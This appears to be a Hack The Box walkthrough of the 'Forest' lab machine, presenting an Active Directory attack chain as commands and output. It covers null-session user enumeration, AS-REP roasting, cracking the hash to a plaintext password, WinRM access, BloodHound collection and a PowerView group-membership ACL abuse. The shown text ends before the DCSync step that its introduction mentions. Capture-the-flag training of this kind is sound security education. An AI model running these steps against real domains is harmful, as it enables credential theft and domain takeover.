Hack The Box
Hack The Box: Forest Walkthrough
Forest uses AS-REP roasting, BloodHound and ACL abuse, and DCSync in Active Directory.
Recon & Enumeration
Use nmap to full scan for open ports and services:
┌──(kali㉿kali)-[~]
└─$ sudo nmap -T4 -A -p- 10.10.10.161           [sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 09:46 EST
Nmap scan report for 10.10.10.161
Host is up (0.10s latency).
Not shown: 64458 closed tcp ports (reset), 1054 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-02-19 15:12:24Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49674/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.049675/tcp open  unknown
49680/tcp open  unknown
49692/tcp open  unknown
49709/tcp open  unknownNo exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).TCP/IP fingerprint:OS:SCAN(V=7.94SVN%E=4%D=2/19%OT=88%CT=1%CU=32985%PV=Y%DS=2%DC=T%G=Y%TM=65D3OS:6EBB%P=x86_64-pc-linux-gnu)SEQ()SEQ(SP=104%GCD=1%ISR=10B%TS=A)SEQ(SP=104OS:%GCD=1%ISR=10B%TI=RD%II=I%TS=C)SEQ(SP=106%GCD=1%ISR=10B%TS=A)SEQ(SP=106%OS:GCD=1%ISR=10B%CI=RI%TS=A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNTOS:11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000OS:%W4=2000%W5=2000%W6=2000)ECN(R=N)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%COS:C=Y%Q=)T1(R=N)T1(R=Y%DF=Y%T=80%S=O%A=O%F=AS%RD=0%Q=)T1(R=Y%DF=Y%T=80%S=OOS:%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DOS:F=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=OS:%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%WOS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)OS:T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=N)U1(R=Y%DF=N%T=80%IPOS:L=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windowsHost script results:| smb2-security-mode: |   3:1:1: |_    Message signing enabled and required| smb-os-discovery: |   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)|   NetBIOS computer name: FOREST\x00|   Workgroup: HTB\x00|_  System time: 2024-02-19T07:13:04-08:00| smb2-time: |   date: 2024-02-19T15:13:09|_  start_date: 2024-02-19T12:59:44| smb-security-mode: |   account_used: <blank>|   authentication_level: user|   challenge_response: supported|_  message_signing: required|_clock-skew: mean: 2h46m51s, deviation: 4h37m10s, median: 6m49s
TRACEROUTE (using port 80/tcp)HOP RTT       ADDRESS1   100.10 ms 10.10.14.12   102.66 ms 10.10.10.161OS and
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1286.67 seconds
The machine appears to function as a domain controller for htb.local, which we add to the /etc/hosts file. Notably, there are several open services, including LDAP (389/TCP) and SMB (445/TCP).
To gather more information, such as usernames, we can use techniques like brute force or password spraying. Alternatively, a null session, requiring no username or password, allows us to extract remote host details. We can execute the rpcclient command without specifying a username (-U ""), without a password (-N), and include the command to enumerate domain users (-c enumdomusers):
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" -N -c enumdomusers 10.10.10.161
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
Note that users prefixed with HealthMailbox and SM_ are Microsoft Exchange-related and can be disregarded here. Be wary of AS-REP Roasting, an attack method outlined here opens in a new tab, which targets users without Kerberos pre-authentication. Their plaintext passwords can be obtained offline. use impacket-GetNPUsers for this task and using the recovered accounts.
┌──(kali㉿kali)-[~]
└─$ sudo nano users.txt
┌──(kali㉿kali)-[~]
└─$ cat users.txt  sebastienlucindasvc-alfrescoandymarksantiAdministratorGuestkrbtgtDefaultAccount
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers htb.local/ -usersfile users.txt -dc-ip 10.10.10.161Impacket v0.12.0.dev1+20240208.120203.63438ae7 - Copyright 2023 Fortra[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set$krb5asrep$23$svc-alfresco@HTB.LOCAL:fcc3001dc78216e47f07807d829fc64f$1a3ef88ba9aab5f169369e5d08362132c9455c133b523ad99a26853b53f7dec1a9f27bf39f87e144dbed9cdaadff426000ba91c97093d682019cd7b695e6b7227cd821290034af500b1f728a5afd329a08190171ce30a111b87396e5f1eae8d246ce9ff066280eee35fe1b3b17cc32df8fd5eaa554667fa3ebec13e0cd1eb8578ffc3763c0111d4e4b7411ebf98215cfacdecdf5119890b875f4860b590ef538b2e82662849fcfeb086c4d2f483243672b29fe9d0229f9326962783d3b3d6deb9f5fe49c4fad508c09201a642a412cb5d2ccc58f06ec09eaf3fd113c271d9a5b422851a754f0[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
We have obtained a hash for the svc-alfresco user. Next, we'll attempt to crack it to gain access to target. We used [John the Ripper] for this task.
┌──(kali㉿kali)-[~]
└─$ sudo nano svc-alfresco.txt
┌──(kali㉿kali)-[~]
└─$ cat svc-alfresco.txt $krb5asrep$23$svc-alfresco@HTB.LOCAL:fcc3001dc78216e47f07807d829fc64f$1a3ef88ba9aab5f169369e5d08362132c9455c133b523ad99a26853b53f7dec1a9f27bf39f87e144dbed9cdaadff426000ba91c97093d682019cd7b695e6b7227cd821290034af500b1f728a5afd329a08190171ce30a111b87396e5f1eae8d246ce9ff066280eee35fe1b3b17cc32df8fd5eaa554667fa3ebec13e0cd1eb8578ffc3763c0111d4e4b7411ebf98215cfacdecdf5119890b875f4860b590ef538b2e82662849fcfeb086c4d2f483243672b29fe9d0229f9326962783d3b3d6deb9f5fe49c4fad508c09201a642a412cb5d2ccc58f06ec09eaf3fd113c271d9a5b422851a754f0
┌──(kali㉿kali)-[~]
└─$ john svc-alfresco.txt --wordlist=/usr/share/wordlists/rockyou.txt Created directory: /home/kali/.johnUsing default input encoding: UTF-8Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])Will run 2 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for statuss3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)     1g 0:00:00:05 DONE (2024-02-19 15:41) 0.1848g/s 755223p/s 755223c/s 755223C/s s3xirexi..s3r2s1Use the "--show" option to display all of the cracked passwords reliablySession completed.
With the aid of the tool CrackMapExec opens in a new tab, we can directly validate the user's password.
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.161 -u svc-alfresco -p s3rvice -d htb.local[*] First time use detected[*] Creating home directory structure[*] Creating default workspace[*] Initializing SSH protocol database[*] Initializing LDAP protocol database[*] Initializing FTP protocol database[*] Initializing WINRM protocol database[*] Initializing SMB protocol database[*] Initializing RDP protocol database[*] Initializing MSSQL protocol database[*] Copying default configuration file[*] Generating SSL certificate
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice

Great! With the credentials (svc-alfresco:s3rvice) for the svc-alfresco domain account secured, we can skip the SMB protocol via crackmapexec. Instead, we'll attempt WinRM (TCP/5985) for potential remote access.

We observe that svc-alfresco has the capability to perform PS-Remote to forest.htb.local. PS-Remote, also known as PowerShell Remote, enables remote management of Windows machines via HTTP(S) using SOAP. This implies we can administer the machine remotely from PowerShell. To facilitate this, tools like Evil-WinRM can be used.
With a valid account, we use BloodHound, a tool using graph theory to uncover hidden relationships within Active Directory. BloodHound aids in identifying intricate attack paths directly, offering insights often challenging to discern.
Our approach involves employing SharpHound, to gather comprehensive information about the Active Directory environment.
Start by setting up BloodHound.

After completing this task, launch Bloodhound in a separate terminal.
We collect AD environment data using SharpHound, which comes pre-installed with BloodHound.

Now, we can copy it to our current directory.

Back on the evil-winrm shell, we upload SharpHound to the box.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload SharpHound.exe                                        Info: Uploading /home/kali/Desktop/SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe                                        Data: 1395368 bytes of 1395368 bytes copied                                        Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls    Directory: C:\Users\svc-alfresco\DocumentsMode                LastWriteTime         Length Name----                -------------         ------ -----a----        2/23/2024   7:20 AM        1046528 SharpHound.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> .\SharpHound.exe2024-02-23T07:20:43.5761869-08:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound2024-02-23T07:20:43.7011591-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote2024-02-23T07:20:43.7167870-08:00|INFORMATION|Initializing SharpHound at 7:20 AM on 2/23/20242024-02-23T07:20:43.9511565-08:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for htb.local : FOREST.htb.local2024-02-23T07:20:44.1074119-08:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote2024-02-23T07:20:44.6699532-08:00|INFORMATION|Beginning LDAP search for htb.local2024-02-23T07:20:44.8262982-08:00|INFORMATION|Producer has finished, closing LDAP channel2024-02-23T07:20:44.8262982-08:00|INFORMATION|LDAP channel closed, waiting for consumers2024-02-23T07:21:14.8167998-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 38 MB RAM2024-02-23T07:21:29.4215846-08:00|INFORMATION|Consumers finished, closing output channel2024-02-23T07:21:29.4668781-08:00|INFORMATION|Output channel closed, waiting for output task to completeClosing writers2024-02-23T07:21:29.6552073-08:00|INFORMATION|Status: 161 objects finished (+161 3.659091)/s -- Using 47 MB RAM2024-02-23T07:21:29.6552073-08:00|INFORMATION|Enumeration finished in 00:00:44.98852162024-02-23T07:21:29.7637626-08:00|INFORMATION|Saving cache with stats: 118 ID to type mappings. 117 name to SID mappings. 0 machine sid mappings. 2 sid to domain mappings. 0 global catalog mappings.2024-02-23T07:21:29.7793803-08:00|INFORMATION|SharpHound Enumeration Completed at 7:21 AM on 2/23/2024! Happy Graphing!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls    Directory: C:\Users\svc-alfresco\DocumentsMode                LastWriteTime         Length Name----                -------------         ------ -----a----        2/23/2024   7:21 AM          18695 20240223072128_BloodHound.zip-a----        2/23/2024   7:21 AM          19538 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin-a----        2/23/2024   7:20 AM        1046528 SharpHound.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
Now download the zip file visible in the directory to the attack box.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20240223072128_BloodHound.zip Info: Downloading C:\Users\svc-alfresco\Documents\20240223072128_BloodHound.zip to 20240223072128_BloodHound.zip Info: Download successful!*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>Now, import the data into Bloodhound by clicking on "Upload Data" located on the right-hand side of BloodHound. Then, choose your zip file for the import process.

Access the menu at the top left, then navigate to Analysis > Find Shortest Paths to Domain Admins.

To simplify the graph:
- Right-click on
DOMAIN ADMINSand selectSet as Ending Node. - Similarly, right-click on
svc-alfrescoand chooseSet as Starting Node. - Then, re-select
Find Shortest Paths to Domain Admins.

svc-alfresco belongs to Service Accounts under Privileged IT Accounts, eventually falling within Account Operators, granting it their permissions. Right-clicking on the GenericAll arrow and selecting Help in Bloodhound offers a comprehensive overview.

Clicking on "Abuse Info" is the next step.

Further down, it provides a command example to execute:
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $CredThe command demonstrated adds "harmj0y" to the Domain Admins group. We can adapt it to add "svc-alfresco" to the EWP group as needed.
Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members svc-alfrescoThe "-Credential $Cred" is necessary only if you're not already running a process as that user. Additionally, a method to verify the added user is provided.
Get-DomainGroupMember -Identity 'Exchange Windows Permissions'To use commands like Add-DomainGroupMember and Get-DomainGroupMember, which are not present in default PowerShell, we need to import the PowerView.ps1 module.
curl <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1> > PowerView.ps1Now, we upload and import the file.

Now we start executing the commands explained above.
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members svc-alfresco*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Get-DomainGroupMember -Identity 'Exchange Windows Permissions'GroupDomain             : htb.localGroupName               : Exchange Windows PermissionsGroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=localMemberDomain            : htb.localMemberName              : svc-alfrescoMemberDistinguishedName : CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=localMemberObjectClass       : userMemberSID               : S-1-5-21-3072663084-364016917-1341370565-1147GroupDomain             : htb.localGroupName               : Exchange Windows PermissionsGroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=localMemberDomain            : htb.localMemberName              : Exchange Trusted SubsystemMemberDistinguishedName : CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=localMemberObjectClass       : groupMemberSID               : S-1-5-21-3072663084-364016917-1341370565-1119
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents>
